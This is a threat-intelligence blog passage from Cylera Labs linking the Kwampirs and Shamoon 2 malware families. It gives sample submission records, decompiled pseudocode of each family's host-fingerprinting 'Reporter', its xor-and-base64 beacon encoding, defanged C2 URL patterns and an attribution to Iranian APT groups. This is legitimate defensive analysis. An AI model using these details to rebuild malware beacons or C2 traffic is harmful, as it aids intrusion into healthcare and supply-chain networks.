
### Submissions

Date	Name	Source	Country
2016-06-23 15:40:12 UTC	C:\Windows\System32\lwmiapsrve.exe	 b2522083 - api	US
2018-04-23 17:19:22 UTC	-	 179c8be2 - web	SA
2018-04-25 14:08:06 UTC	-	 f7d3343f - community	US
2018-04-25 17:03:15 UTC	-	 3ddf8ff1 - web	PH
2018-04-25 17:14:03 UTC	-	 3ddf8ff1 - web	PH
2018-10-04 21:21:07 UTC	6277e675d335fd69a3ff13a465f6b0a8.virus	 22b3c7b0 - api	CA
2019-07-22 03:24:46 UTC	/home/seclab/Documents/meseum_data/virusshare_only_pe/6277e675d335fd69a3ff13a465f6b0a8.vir	 0ce5d5c5 - api	KR
2019-10-19 10:24:46 UTC	myfile.exe	 362b856f - api	KR
2019-11-26 15:09:48 UTC	file	 a4ed239d - api	CN
2020-05-25 07:56:16 UTC	strike9I00kS.data	 b5ae139f - api	CN
2021-02-26 21:15:09 UTC	file	 f50b81fa - api	CA
2021-10-01 15:33:51 UTC	6f7173b7ae87b5f3262e24a5177dbbd4413d999627f767754f08d8289f359bb3	 7949d451 - api	ES
2021-10-03 17:03:58 UTC	6f7173b7ae87b5f3262e24a5177dbbd4413d999627f767754f08d8289f359bb3	 7949d451 - api	ES
2021-11-05 15:35:59 UTC	6f7173b7ae87b5f3262e24a5177dbbd4413d999627f767754f08d8289f359bb3	 7949d451 - api	ES
2021-11-08 14:59:48 UTC	6f7173b7ae87b5f3262e24a5177dbbd4413d999627f767754f08d8289f359bb3	 7949d451 - api	ES

We could not find evidence that the template system was yet correctly identified by other investigators in either Kwampirs or Shamoon 2 malware families. A few researchers said the threat actors were probably using a builder, because of unused values, or filled with dumb data, which is right. But this association with Kwampirs has not yet been referenced that we've seen.



## Kwampirs and Shamoons 1, 2, 3 Timelines:



## Any Other Shared Updates Apart From the Template System?

Shamoons 2 developers based many changes on Kwampirs improvements. Both, Shamoons 2 and Kwampirs Reporters, collect the same initial set of data to build the first request to their Command & Control servers:

- MAC Address
- System and version information
- Keyboard layout list

Shamoons 2 Reporter:

```

v2 = (const unsigned __int16 *)this;
v29 = 0;
v21 = GetTickCount();
v19 = 4;
if ( !get_mac_address(v1, (char *)&v22) )
{
    v22 = 0;
    v23 = 0;
}
v19 = 10;
if ( !get_system_and_version_info(&v24) )
{
    v24 = 0;
    v25 = 0;
    v26 = 0;
}
v3 = 22;
v19 = 22;
if ( !get_keyboard_layout_list((int)&v20, (int)&v18) )
{
    v18 = 0;
    goto LABEL_13;
}
if ( v18 <= 0 || (v4 = v18 + 22, v18 + 22 >= 1026) )
{
    if ( !v18 )
        goto LABEL_13;
    v27 = 65;
    v19 = 24;
    v28 = 0;
    v3 = 25;
}
else
{
    LODWORD(v17) = v18;
    memcpy_0(&v27, &v20, v17);
    v3 = v4;
}
}

```

**Kwampirs Reporter:**

```

if ( a1 && a4 )
{
    LODWORD(v13) = 1023;
    memset(&v20[1], 0, v13);
    ms_exc.registration.TryLevel = 0;
    v20[0] = 1;
    v20[1] = a3;
    v21 = 16;
    v18 = 10;
    if ( !open_file_xor_buffer(&v22) && (!get_mac_to_file() || !open_file_xor_buffer(&v22)) )
    {
        v21 = 0;
        v22 = 0;
        v23 = 0;
        v24 = 0;
        v25 = 0;
    }
    v7 = 26;
    v18 = 26;
    if ( buffer_for_data )
    {
        v18 = 30;
        if ( !get_native_system_info(&v27) )
        {
            v27 = 0;
            v28 = 0;
            v29 = 0;
        }
        v7 = 42;
        v18 = 42;
        v8 = 12;
        v15 = 0;
        if ( get_keyboard_layout((int)&v19, (size_t *)&v15) )
        {
            v9 = v15;
            v30 = v15;
            v18 = 46;
            LODWORD(v14) = v15;
            memcpy_0(&v31, &v19, v14);
            v7 = v9 + 46;
            v18 = v9 + 46;
            v8 = v9 + 16;
        }
    }
}

```

The data is customarily packed using the same procedures as Kwampirs, using a field separator specified with the template system, then the full buffer is encrypted with an xor-cyclic algorithm and then encoded with base64.

In Kwampirs the final URL will look like:

hxxp://18.25.62[.]70/groupgroup/default.php?q=[base64\_string]

And in Shmoon 2 URLs will look like:

hxxp://server/category/page.php?shinu=[base64\_string]

## What Else is in the Technical Report?

---

- We identified a malware component that was created independently and embedded in the Reporter resources, acting as a proxy, taking advantage of the user token of the *explorer.exe* process, ala mimikatz style. This functionality was later embedded as part of Kwampirs dropper, adding different runmodes to the Kwampirs dropper components. The communication with this component (which as we said is later the dropper itself) is performed using Pipes.
- We further give some details about a C2 misconfigured with an Open Directory Listing, and what we were able to gather from it.
- We explain some technical reasons why we believe Kwampirs is not based on Open-Shamoon, a reverse-engineered version of Shamoon that has been around for a while.
- We also talk about some live-hunting samples found in VirusTotal using Yara rules, and about some allegedly Iranian APTs that have been historically associated with Shamoon activity.

***All these details and more are well-covered in the more expanded Cylera Labs Kwampirs Technical Report.***

## **And What About Attributions and Our Final Conclusions?**

---

We believe with medium-high confidence that Kwampirs and Shamoon 2 are maintained by the same group. But Shamoon 2 is already attributed to a set of actors based on the code, victims, and common infrastructure, which is a subgroup of APT33/APT34/Magic Hound, which seems to be no different than Shamoon 1. If one day Shamoon 2 is said to be a false flag operation from a different country or APT group, then Kwampirs attribution would also need to be reevaluated as well.

With the data we have gathered right now, Kwampirs is very likely an Iranian APT that has been targeting healthcare and supply chains of multiple countries around the globe since at least 2015, with no clear intention, controlling the position for pivoting over these artifacts (even if they don't take it in a destructive direction yet).

Cybercriminals of all types and with a range of attack vectors and malware variants are targeting the healthcare industry and supply chains. Motivations can vary from just industrial espionage (intellectual property, scientific research), exfiltration and exposure of PHI records (of dissidents or key personalities), to the damaging extreme of enabling the creation of a crippling cyber-physical impact through wiper attacks if things get really ugly in a cyberwar scenario. The healthcare industry is a valuable, priority target and needs attention to assure defensive measures are in place, just as for any other critical infrastructure.

For the General, Non-Technical Blog or more information go to [www.cylera.com/cylera-labs](http://www.cylera.com/cylera-labs)

Full Report (PDF): ***Cylera Labs Kwampirs Technical Report***

Blog Cylera Labs

## Get Updates

---

Sign up to receive the  
latest news from Cylera.

---